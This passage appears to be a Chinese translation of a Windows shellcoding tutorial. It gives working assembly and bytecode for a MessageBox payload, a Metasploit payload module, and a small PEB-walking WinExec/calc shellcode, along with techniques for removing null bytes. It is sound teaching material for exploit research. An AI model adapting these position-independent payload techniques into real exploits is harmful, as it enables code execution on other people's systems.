
```
;=======Function : Get pointer to MessageBox Title============

GetTitle:                    ; Define label for location of MessageBox title string
    call TitleReturn     ; call return label so the return address
                             ; (location of string) is pushed onto stack
    db "Corelan"          ; Write the raw bytes into the shellcode
    db 0x00                  ; Terminate our string with a null character.

;=======Function : Get pointer to MessageBox Text============
GetText:                     ; Define label for location of msgbox argument string
    call TextReturn      ; call return label so the return address
                             ; (location of string) is pushed onto stack
    db "You have been pwned by Corelan" ; Write the raw bytes into the shellcode
    db 0x00                  ; Terminate our string with a null character.
```

注意，我并没有真正花时间来使它没有 null 字节，因为 Metasploit 上有很多编码器将会为我们做这个。

虽然这个代码看起来很不错，但是还有一个问题。在我们能使它在 Metasploit 上工作之前，（允许人们提供自己的自定义标题和文本）我们需要做一个重要的改变。

想一想...如果标题文本可能跟“Corelan”的大小不一样，然后到 GetText 的偏移量将会不一样，这个 exploit 将不会产生想要的结果。毕竟，跳转到 GetText 标签的偏移量是在你从 nasm 编译这个代码时产生的。因此如果用户提供一个不同大小的字符串，于是偏移量将不会改变，并且我们在试着得到 MessageBox 文本的指针时也会遇到这个问题。

为了修改这个，我们将不得不动态计算到 GetText 标签的偏移量，在 Metasploit 脚本中，基于标题字符串的长度。

让我们从转化已有的 asm 到字节码开始。

```
 C:\shellcode>perl pveReadbin.pl corelanmsgbox.bin
Reading corelanmsgbox.bin
Read 310 bytes

"\x56\x31\xc0\x31\xdb\xb3\x30\x64"
"\x8b\x03\x8b\x40\x0c\x8b\x40\x14"
"\x50\x5e\x8b\x06\x50\x5e\x8b\x06"
"\x8b\x40\x10\x5e\xe9\x92\x00\x00"
"\x00\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x54\x05\x78\x01\xea\x8b"
"\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"
"\x37\x49\x8b\x34\x8b\x01\xee\x31"
"\xff\x31\xc0\xfc\xac\x84\xc0\x74"
```


```
"\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1"
"\xff\xff\xff\x3b\x7c\x24\x28\x75"
"\xde\x8b\x5a\x24\x01\xeb\x66\x8b"
"\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"
"\x04\x8b\x01\xe8\x89\x44\x24\x1c"
"\x61\xc3\xad\x50\x52\xe8\xa7\xff"
"\xff\xff\x89\x07\x81\xc4\x08\x00"
"\x00\x00\x81\xc7\x04\x00\x00\x00"
"\x39\xce\x75\xe6\xc3\xe8\x46\x00"
"\x00\x00\x75\x73\x65\x72\x33\x32"
"\x2e\x64\x6c\x6c\x00\xe8\x20\x00"
"\x00\x00\x8e\x4e\x0e\xec\x7e\xd8"
"\xe2\x73\xe8\x33\x00\x00\x00\xa8"
"\xa2\x4d\xbc\x81\xec\x08\x00\x00"
"\x00\x89\xe5\x89\xc2\xe9\xdb\xff"
"\xff\xff\x5e\x8d\x7d\x04\x89\xf1"
"\x81\xc1\x08\x00\x00\x00\xe8\x9f"
"\xff\xff\xff\xe9\xb5\xff\xff\xff"
"\xff\x55\x04\x89\xc2\xe9\xc8\xff"
"\xff\xff\x5e\xad\x50\x52\xe8\x36"
"\xff\xff\xff\xe9\x15\x00\x00\x00"
"\x5b\xe9\x1c\x00\x00\x00\x59\x31"
"\xd2\x52\x53\x51\x52\xff\xd0\x31"
"\xc0\x50\xff\x55\x08\xe8\xe6\xff"
"\xff\xff\x43\x6f\x72\x65\x6c\x61"
"\x6e\x00\xe8\xdf\xff\xff\xff\x59"
"\x6f\x75\x20\x68\x61\x76\x65\x20"
"\x62\x65\x65\x6e\x20\x70\x77\x6e"
"\x65\x64\x20\x62\x79\x20\x43\x6f"
"\x72\x65\x6c\x61\x6e\x00";
```

在代码的末尾，我们看到 2 个字符串。再上面的几行，我们看到 2 个调用：

\xe9\x15\x00\x00\x00 =跳转到 GetTitle（跳转 0x1A 字节）。这个工作地很好并且一直工作很好。我们不需要改变它，因为它一直会是一样的偏移量（所有的字符串都在 GetTitle 标签下面）。往回跳转(调用 TitleReturn)也不错。

\xe9\x1c\x00\x00\x00 =跳转到 GetText（跳转 0x21 字节）。这个偏移量取决于标题字符串的大小。不只是到 GetText 的偏移量是变化的，跳回到 TextReturn 的偏移量也是变化的。（注意：为了减小复杂度，我们会弄些检查来确认标题不超过 254 个字符...你将会在一会儿明白为什么）

在调试器中，相关的代码是这样的：



我们允许用户插入他们自己的字符串来把 playload 分成 3 块：

第一块（在第一个字符串（标题）前面的字节码）

第一个字符串后的代码（就是 null 终结符+第二个字符串之前的字节码）

第二个字符串后的 null 字符串（文本）

接下来，我们需要注意 GetText 和 TextReturn 跳转。唯一需要改变的是这些指令的偏移量，因为偏移量取决于标题字符串的大小。偏移量可以这样计算出来：

GetText 跳转需要的偏移量=15 字节(所有的在 GetText 和 GetTitle 标签之间的指令）+5 个字节（调用 TitleReturn）+标题的长度+1（字符串后的 null 字节）

调用 TextR 需要的偏移量（后跳转）=15 字节（和上面一样的原因）+5 字节（和上面一样的原因）+标题的长度+1（null 字节）-1（pop 指令）+5（调用指令自身）。为了使它简单，我们将限制标题的大小为 255，因此你能简单地从 255 减去这个值，并且偏移量将会是最大。1 字节长（+ “\xff\xff\xff").

因此，最后的 payload 结构是这样的：

在第一个 GetText 跳转之前的所有指令（包括）(包括 “\xff”)

计算到 GetText 跳转的偏移量的字节码

完成前跳转（\x00\x00\x00）+pop 指令（当 GetText 返回时往回调用）的字节码

其余的指令包括第一个字符串前的往回跳转

第一个字符串

null 字节

往回跳转的第一个字节（调用 TextReturn）(“\xe9”)

计算往后跳转的偏移量的字节码

完成后跳转的其余指令（“\xff\xff\xff”）

第二个字符串

null 字节

（基本上，在调试器中看下代码，将代码分成固定的和可变的成分，简单算下字节数然后做些基本的数学...）

然后，你需要做的唯一的事是计算偏移量和在执行时将各块重新结合。
所以，将 shellcode 转化进 Metasploit 中就像在 framework3/modules/payloads/singles/windows 下创建一个.rb 脚本这么简单。


（messagebox.rb--看 email 顶部的 zip 文件）

```
##
# $Id: messagebox.rb 1 2010-02-26 00:28:00:00Z corelanc0d3r & rick2600 $
##

require 'msf/core'
module Metasploit3

include Msf::Payload::Windows
include Msf::Payload::Single
def initialize(info = {})
        super(update_info(info,
         'Name'                => 'Windows Messagebox with custom title and text',
         'Version'             => '$Revision: 1 $',
         'Description'     => 'Spawns MessageBox with a customizable title & text',
         'Author'              => [ 'corelanc0d3r - peter.ve[at]corelan.be',
                                    'rick2600 - ricks2600[at]gmail.com' ],
         'License'             => BSD_LICENSE,
         'Platform'            => 'win',
         'Arch'                => ARCH_X86,
         'Privileged'      => false,
         'Payload'             =>
 {
                'Offsets' => { },
                'Payload' =>       "\x56\x31\xc0\x31\xdb\xb3\x30\x64"+
                                   "\x8b\x03\x8b\x40\x0c\x8b\x40\x14"+
                                   "\x50\x5e\x8b\x06\x50\x5e\x8b\x06"+
                                   "\x8b\x40\x10\x5e\xe9\x92\x00\x00"+
                                   "\x00\x60\x8b\x6c\x24\x24\x8b\x45"+
                                   "\x3c\x8b\x54\x05\x78\x01\xea\x8b"+
                                   "\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"+
                                   "\x37\x49\x8b\x34\x8b\x01\xee\x31"+
                                   "\xff\x31\xc0\xfc\xac\x84\xc0\x74"+
                                   "\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1"+
                                   "\xff\xff\xff\x3b\x7c\x24\x28\x75"+
                                   "\xde\x8b\x5a\x24\x01\xeb\x66\x8b"+
                                   "\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"+
                                   "\x04\x8b\x01\xe8\x89\x44\x24\x1c"+
                                    "\x61\xc3\xad\x50\x52\xe8\xa7\xff"+
```

```
"\xff\xff\x89\x07\x81\xc4\x08\x00"+
                                        "\x00\x00\x81\xc7\x04\x00\x00\x00"+
                                        "\x39\xce\x75\xe6\xc3\xe8\x46\x00"+
                                        "\x00\x00\x75\x73\x65\x72\x33\x32"+
                                        "\x2e\x64\x6c\x6c\x00\xe8\x20\x00"+
                                        "\x00\x00\x8e\x4e\x0e\xec\x7e\xd8"+
                                        "\xe2\x73\xe8\x33\x00\x00\x00\xa8"+
                                        "\xa2\x4d\xbc\x81\xec\x08\x00\x00"+
                                        "\x00\x89\xe5\x89\xc2\xe9\xdb\xff"+
                                        "\xff\xff\x5e\x8d\x7d\x04\x89\xf1"+
                                        "\x81\xc1\x08\x00\x00\x00\xe8\x9f"+
                                        "\xff\xff\xff\xe9\xb5\xff\xff\xff"+
                                        "\xff\x55\x04\x89\xc2\xe9\xc8\xff"+
                                        "\xff\xff\x5e\xad\x50\x52\xe8\x36"+
                                        "\xff\xff\xff\xe9\x15\x00\x00\x00"+
                                        "\x5b\xe9"
                                }
                                ))
# EXITFUNC : hardcoded to ExitProcess :/
                        deregister_options('EXITFUNC')

                        # Register command execution options
                        register_options(
                                [
                                  OptString.new('TITLE', [ true,
                                                "Messagebox Title (max 255 chars)" ]),
                                  OptString.new('TEXT', [ true,
                                                "Messagebox Text" ])
                                  ], self.class)
                end

    #
    # Constructs the payload
    #
      def generate
            strTitle = datastore['TITLE']
            if (strTitle)
               iTitle=strTitle.length
               if (iTitle < 255)
                  offset2Title = (15 + 5 + iTitle + 1).chr
    offsetBack = (255 - (15 + 5 + iTitle + 5)).chr
                  payload_data = module_info['Payload']['Payload']
```

```
            payload_data += offset2Title
            payload_data += "\x00\x00\x00\x59\x31\xd2\x52\x53\x51\x52\xff\xd0\x31"
            payload_data += "\xc0\x50\xff\x55\x08\xe8\xe6\xff\xff\xff"
            payload_data += strTitle
            payload_data += "\x00\xe8"
            payload_data += offsetBack
            payload_data += "\xff\xff\xff"
            payload_data += datastore['TEXT']+ "\x00"
            return payload_data
          else
            raise ArgumentError, "Title should be 255 characters or less"
          end
        end
    end
endTry it :
xxxx@bt4:/pentest/exploits/framework3# ./msfpayload windows/messagebox S
          Name: Windows Messagebox with custom title and text
       Version: 1
     Platform: Windows
          Arch: x86
Needs Admin: No
  Total size: 0
          Rank: Normal

Provided by:
   corelanc0d3r - peter.ve <corelanc0d3r - peter.ve@corelan.be>
   rick2600 - ricks2600 <rick2600 - ricks2600@gmail.com>
Basic options:
Name      Current Setting    Required    Description
----      ---------------    --------    -----------
TEXT                          yes          Messagebox Text
TITLE                         yes          Messagebox Title (max 255 chars)

Description:
   Spawns MessageBox with a customizable title & text./msfpayload windows/messagebox
       TITLE="This is my custom title"
       TEXT="And you have been Owned" C

/*
 * windows/messagebox - 319 bytes
 * http://www.metasploit.com
 * TEXT=And you have been Owned, TITLE=This is my custom title
 */
```

```
unsigned char buf[] =
"\x56\x31\xc0\x31\xdb\xb3\x30\x64\x8b\x03\x8b\x40\x0c\x8b\x40"
"\x14\x50\x5e\x8b\x06\x50\x5e\x8b\x06\x8b\x40\x10\x5e\xe9\x92"
"\x00\x00\x00\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x37\x49\x8b\x34"
"\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x0a\xc1\xcf"
"\x0d\x01\xc7\xe9\xf1\xff\xff\xff\x3b\x7c\x24\x28\x75\xde\x8b"
"\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xad\x50\x52\xe8\xa7\xff"
"\xff\xff\x89\x07\x81\xc4\x08\x00\x00\x00\x81\xc7\x04\x00\x00"
"\x00\x39\xce\x75\xe6\xc3\xe8\x46\x00\x00\x00\x75\x73\x65\x72"
"\x33\x32\x2e\x64\x6c\x6c\x00\xe8\x20\x00\x00\x00\x8e\x4e\x0e"
"\xec\x7e\xd8\xe2\x73\xe8\x33\x00\x00\x00\xa8\xa2\x4d\xbc\x81"
"\xec\x08\x00\x00\x00\x89\xe5\x89\xc2\xe9\xdb\xff\xff\xff\x5e"
"\x8d\x7d\x04\x89\xf1\x81\xc1\x08\x00\x00\x00\xe8\x9f\xff\xff"
"\xff\xe9\xb5\xff\xff\xff\xff\x55\x04\x89\xc2\xe9\xc8\xff\xff"
"\xff\x5e\xad\x50\x52\xe8\x36\xff\xff\xff\xe9\x15\x00\x00\x00"
"\x5b\xe9\x2c\x00\x00\x00\x59\x31\xd2\x52\x53\x51\x52\xff\xd0"
"\x31\xc0\x50\xff\x55\x08\xe8\xe6\xff\xff\xff\x54\x68\x69\x73"
"\x20\x69\x73\x20\x6d\x79\x20\x63\x75\x73\x74\x6f\x6d\x20\x74"
"\x69\x74\x6c\x65\x00\xe8\xcf\xff\xff\xff\x41\x6e\x64\x20\x79"
"\x6f\x75\x20\x68\x61\x76\x65\x20\x62\x65\x65\x6e\x20\x4f\x77"
"\x6e\x65\x64\x00";
```



写小的 **shellcode**

我们用一个 69 字节的只能在 XP SP3 下工作的 MessageBox shellcode 来开始这个教程，并且程序里的 kernel32 和 user32 都已经加载了，然后用一个 350 字节的可移植的 MessageBox shellcode（不是最佳化的，因为依然保护一些 null 字节）来结束，并且可以在各种 windows OS 版本上工作。避免这些 null 字节将会使它更大。

很明显使 shellcode 可移植的影响是很大的，因此你需要找到平衡并集中注意力在目标上：你要一次性的 shellcode 或者通用的代码？它真的需要可移植还是你想证明这个点？这些是影响你的 shellcode 的大小重要问题。

在大多数情况下，为了以小一点的 shellcode 来结束，你将要创造性地在你的代码里用寄存器，循环，避免 null 字节的方法（而不是用 payload 编码器），并且不要再像一个程序员那样思考，而是时刻想着目标...你需要在一个寄存器或堆栈里得到什么？达到目的的最好方法是什么？

这真的是一门艺术。

在头脑里记住这些：

在避免代码中的 null 字节或者用 payload 编码器之间做出选择。这取决于你要干什么，这两者中的一个会产生最短的代码。（如果你面临着字符集限制，你最好尽量将 shellcode 写短点，包括 null 字节，然后用编码器来摆脱 null 字节和坏字节。避免在代码里用跳转因为这些指令会产生更多的 null 字节。可以用便宜量来实现跳转。

你的代码美不美不重要。如果它能工作或者是可移植的，那么这就是你所要的。

如果你要为一个特定的程序写 shellcode，你可以查下已经加载的模块。当你知道那个程序已经加载了这个模块，你就不用做一些 LoadLibrary 的操作。这将会使 shellcode 不通用，但它不会降低这个特定的 exploit 的效率。

NGS Software 写了一篇关于写 small shellcode 的白皮书 a whitepaper，概括了一些通用的写更短一点的代码的方法。

简单概括下：

用小的指令（会产生短字节码的指令）

用有多种用途的指令（用那些一次可以做很多事的指令，来避免用更多的指令）

利用 API 的规则（如果 null 是必须的一个参数，那么你可以事将栈中的一部分填充为 0，然后只要将没有 null 参数的入栈（他们将会被栈上已经存在的 null 阻断）

不要像一个程序员那样思考。你不需要初始化任何东西--你只要用栈上或寄存器上的值）

充分利用寄存器。但是你不能用所有的寄存器来存信息，有一些寄存器有特殊用途。

此外，有些寄存器是跟寄存器无关的（在一个 API 执行之后值不变），因此你可以在 API 完用这些寄存器的值。

让我们用没有 null 字节的 calc shellcode（文章前面的）（185 字节）和 calc shellcode written by skylined（只有 100 字节并且没有 null 字节）（从这里获得 asm 代码 here）相比较..用这个例子来说明一些产生短小代码的技术并且不失代码的可移植性。

他的代码是这样的：

```
; Copyright (c) 2009-2010, Berend-Jan "SkyLined" Wever <berendjanwever@gmail.com>
; Project homepage: http://code.google.com/p/w32-dl-loadlib-shellcode/
; All rights reserved. See COPYRIGHT.txt for details.
BITS 32
; Works in any application for Windows 5.0-7.0 all service packs.
; (See http://skypher.com/wiki/index.php/Hacking/Shellcode).
; This version uses 16-bit hashes.

%define url 'http://skypher.com/dll'
%strlen sizeof_url url

%include 'w32-exec-calc-shellcode-hash-list.asm'

%define B2W(b1,b2)              (((b2) << 8) + (b1))
%define W2DW(w1,w2)             (((w2) << 16) + (w1))
%define B2DW(b1,b2,b3,b4)       (((b4) << 24) + ((b3) << 16) + ((b2) << 8) + (b1))

%define buffer_size 0x7C
%ifdef STACK_ALIGN
    AND     SP, 0xFFFC
%endif
find_hash: ; Find ntdll's InInitOrder list of modules:
    XOR     ESI, ESI                        ; ESI = 0
    PUSH    ESI                             ; Stack = 0
    MOV     ESI, [FS:ESI + 0x30]            ; ESI = &(PEB) ([FS:0x30])
    MOV     ESI, [ESI + 0x0C]               ; ESI = PEB->Ldr
    MOV     ESI, [ESI + 0x1C]               ; ESI = PEB->Ldr.InInitOrder
                                            ; (first module)
next_module: ; Get the baseaddress of the current module and
             ; find the next module:
    MOV     EBP, [ESI + 0x08]               ; EBP = InInitOrder[X].base_address
    MOV     ESI, [ESI]                      ; ESI = InInitOrder[X].flink ==
                                            ;                 InInitOrder[X+1]
get_proc_address_loop: ; Find the PE header and
                       ; export and names tables of the module:
    MOV     EBX, [EBP + 0x3C]               ; EBX = &(PE header)
    MOV     EBX, [EBP + EBX + 0x78]         ; EBX = offset(export table)
    ADD     EBX, EBP                        ; EBX = &(export table)
    MOV     ECX, [EBX + 0x18]               ; ECX = number of name pointers
    JCXZ    next_module                     ; No name pointers? Next module.
next_function_loop: ; Get the next function name for hashing:
```

```
MOV         EDI, [EBX + 0x20]                ; EDI = offset(names table)
      ADD         EDI, EBP                          ; EDI = &(names table)
      MOV         EDI, [EDI + ECX * 4 - 4]       ; EDI = offset(function name)
      ADD         EDI, EBP                          ; EDI = &(function name)
      XOR         EAX, EAX                           ; EAX = 0
      CDQ                                           ; EDX = 0
hash_loop: ; Hash the function name and compare with requested hash
      XOR         DL, [EDI]
      ROR         DX, BYTE hash_ror_value
      SCASB
      JNE         hash_loop
      CMP         DX, hash_kernel32_WinExec
      LOOPNE    next_function_loop               ; Not the right hash and functions left
                                                  ; in module? Next function
      JNE         next_module                      ; Not the right hash and no functions
                                                  ; left in module? Next module
      ; Found the right hash: get the address of the function:
      MOV         EDX, [EBX + 0x24]                 ; ESI = offset ordinals table
      ADD         EDX, EBP                           ; ESI = &oridinals table
      MOVZX      EDX, WORD [EDX + 2 * ECX]      ; ESI = ordinal number of function
      MOV         EDI, [EBX + 0x1C]                ; EDI = offset address table
      ADD         EDI, EBP                          ; EDI = &address table
      ADD         EBP, [EDI + 4 * EDX]             ; EBP = &(function)
      ; create the calc.exe string
      PUSH        B2DW('.', 'e', 'x', 'e')       ; Stack = ".exe", 0
      PUSH        B2DW('c', 'a', 'l', 'c')       ; Stack = "calc.exe", 0
      PUSH        ESP                                ; Stack = &("calc.exe"), "calc.exe", 0
      XCHG        EAX, [ESP]                         ; Stack = 0, "calc.exe", 0
      PUSH        EAX                                ; Stack = &("calc.exe"), 0, "calc.exe", 0
      CALL        EBP                                ; WinExec(&("calc.exe"), 0);
      INT3                                          ; Crash
```

或者，在调试器中：

```
00402000     31F6                XOR ESI,ESI
00402002     56                  PUSH ESI
00402003     64:8B76 30          MOV ESI,DWORD PTR FS:[ESI+30]
00402007     8B76 0C             MOV ESI,DWORD PTR DS:[ESI+C]
0040200A     8B76 1C             MOV ESI,DWORD PTR DS:[ESI+1C]
0040200D     8B6E 08             MOV EBP,DWORD PTR DS:[ESI+8]
00402010     8B36                MOV ESI,DWORD PTR DS:[ESI]
00402012     8B5D 3C             MOV EBX,DWORD PTR SS:[EBP+3C]
00402015     8B5C1D 78           MOV EBX,DWORD PTR SS:[EBP+EBX+78]
00402019     01EB                ADD EBX,EBP
```

```
0040201B     8B4B 18          MOV ECX,DWORD PTR DS:[EBX+18]
0040201E     67:E3 EC         JCXZ SHORT testshel.0040200D
00402021     8B7B 20          MOV EDI,DWORD PTR DS:[EBX+20]
00402024     01EF             ADD EDI,EBP
00402026     8B7C8F FC        MOV EDI,DWORD PTR DS:[EDI+ECX*4-4]
0040202A     01EF             ADD EDI,EBP
0040202C     31C0             XOR EAX,EAX
0040202E     99               CDQ
0040202F     3217             XOR DL,BYTE PTR DS:[EDI]
00402031     66:C1CA 01       ROR DX,1
00402035     AE               SCAS BYTE PTR ES:[EDI]
00402036    ^75 F7            JNZ SHORT testshel.0040202F
00402038     66:81FA 10F5     CMP DX,0F510
0040203D    ^E0 E2            LOOPDNE SHORT testshel.00402021
0040203F    ^75 CC            JNZ SHORT testshel.0040200D
00402041     8B53 24          MOV EDX,DWORD PTR DS:[EBX+24]
00402044     01EA             ADD EDX,EBP
00402046     0FB7144A         MOVZX EDX,WORD PTR DS:[EDX+ECX*2]
0040204A     8B7B 1C          MOV EDI,DWORD PTR DS:[EBX+1C]
0040204D     01EF             ADD EDI,EBP
0040204F     032C97           ADD EBP,DWORD PTR DS:[EDI+EDX*4]
00402052     68 2E657865      PUSH 6578652E
00402057     68 63616C63      PUSH 636C6163
0040205C     54               PUSH ESP
0040205D     870424           XCHG DWORD PTR SS:[ESP],EAX
00402060     50               PUSH EAX
00402061     FFD5             CALL EBP
00402063     CC               INT3
```

他的代码和我的代码的最大不同点是什么？

三个不要的不同点：

获取 WinExec API 地址的技术不同

用 16 位的哈希来找函数，在栈中的正确位置插入 null 字节

没有真正的退出函数...就让它崩溃（这意味着他只需要找到这个 WinExec API 的地址

让我们看下细节：

在我的代码里，我首先找 kernel32 的基地址，然后用那个基地址来找 WinExec 的函数地址

Skylined 的代码背后的思想是：他不在乎得到 kernel32 的确切基地址...目标是得到 WinExec 的函数地址

我们知道 kernel32 是 InInitOrderModuleList 中的第二个模块（Windows 7 中除外--第三个模块）。因此他的代码只是到 PEB 中并跳到列表中的第二个模块。然后，不是得到基地址，代码直接开始找函数（比较哈希）。如果 WinExec 没找到（这种情况发生在 Windows 7--因为我们还没看 kernel32），它就会到下一个模块中找 WinExec...最终，当地址找到后，放到 ebp

中。作为旁注，他的代码用 16 位的哈希（我的代码用 32 位的哈希）。这解释为什么“CMP DX，0F510”指令能用（和 DX=16 位寄存器做比较）

> 这就是“think goal oriented”的意思。这个代码做它需要做的，没有加上任何限制条件。你也可以用这个代码来执行其他的东西，并且获得 WinExec 函数地址的方法是通用的。所以我需要找 2 个函数地址的假设是错误的--所有我真正需要注意的是使 calc 执行。你可以在这里获得 skylined 的找函数地址的方法 here

接下来，calc.exe 入栈。但是没有 null 字节的踪迹？好的，如果你在调试器上运行这个代码，你可以看到代码的前两个指令（XOR ESI，ESI 和 PUSH ESI）将 4 个 null 字节入栈。当我们到 calc.exe 入栈的地方时，它就在这些 null 字节之后...所以不需要在代码里面来用 null 字节终止字符串...null 已经在那里了，就在它们需要的地方。

然后，一个指向“calc.exe”的指针重新取回，用 XCHG DWORD PTR SS：[ESP]，EAX。由于 EAX 已经清零（因为 XOR EAX，EAX），这个指令实际上做两件事：将 calc.exe 的指针放到 eax 中，但是同时，它将 EAX 中的 null 字节入栈。所以，eax 指向 calc.exe，并且堆栈是这样的：

```
00000000
calc
.exe
00000000
```

> 这是用产生多种影响的指令的好例子，并且确认 null 字节已经在正确的位置上。

指针指向 calc.exe（在 EAX 中），并且入栈，最后，调用 call EBP（运行 WinEx）。这个代码以 0xCC 结束。

我们能使这个代码更短。不是将“calc.exe”入栈，你可以只将“calc”入栈（可以节省 5 个字节）...但是这只是一个细节。这只是一个何时创造更短的，没有 null 字节的 shellcode 的一个很棒的例子。把注意力集中在你想要代码做什么，然后用最短的路径来达到目标，同时不失可移植性和可靠性。

跟往常一样：skylined 做得很棒！

Skylined 的资料使我重新看下我的 MessageBox shellcode，并且使它更短+没有 null 字节。我早些产生的原始代码是 310 字节并且包含了 33 个 null 字节。在把它转化为 Metasploit 的模块后，代码变得更短，同时 null 字节的数目减少了一点点...但是我们能做得更好。

为了使代码没有 null 字节，我们需要注意前跳转（因为这些指令会在 shellcode 中产生 null 字节）。一个弥补这种缺陷的方法使用相关跳转（用偏移量，意味着我们不得不用 GetPC 程序来开头）。接下来，我们将用一种不同的技术来获得 kernel32 的基地址，并且我们不会用通用的循环来得到函数地址...我们只是调用 find_function 3 次。最后，我们将用另一种技术来将字符串入栈并得到指针。（我们用 null 字节 sniper）。所有的这些组成了下面的代码：

```
; Sample shellcode that will pop a MessageBox
; with custom title and text
; smaller and null byte free
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:
;getPC
FLDPI
FSTENV [ESP-0xC]
xor edx,edx
mov dl,0x7A      ;offset to start_main

;skylined technique
   XOR         ECX, ECX                     ; ECX = 0
   MOV         ESI, [FS:ECX + 0x30] ; ESI = &(PEB) ([FS:0x30])
   MOV         ESI, [ESI + 0x0C]       ; ESI = PEB->Ldr
   MOV         ESI, [ESI + 0x1C]       ; ESI = PEB->Ldr.InInitOrder
next_module:
   MOV         EAX, [ESI + 0x08]       ; EBP = InInitOrder[X].base_address
   MOV         EDI, [ESI + 0x20]       ; EBP = InInitOrder[X].module_name (unicode)
   MOV         ESI, [ESI]                   ; ESI = InInitOrder[X].flink (next module)
   CMP         [EDI + 12*2], CL         ; modulename[12] == 0 ?
   JNE         next_module                  ; No: try next module.
;jmp start_main         ; replace this with relative jump forward
pop ecx
add ecx,edx
jmp ecx                    ;jmp start_main

;=======Function : Find function base address============
find_function:
pushad                                   ;save all registers
mov ebp,    [esp    +    0x24]           ;put base address of module that is being
                                         ;loaded in ebp
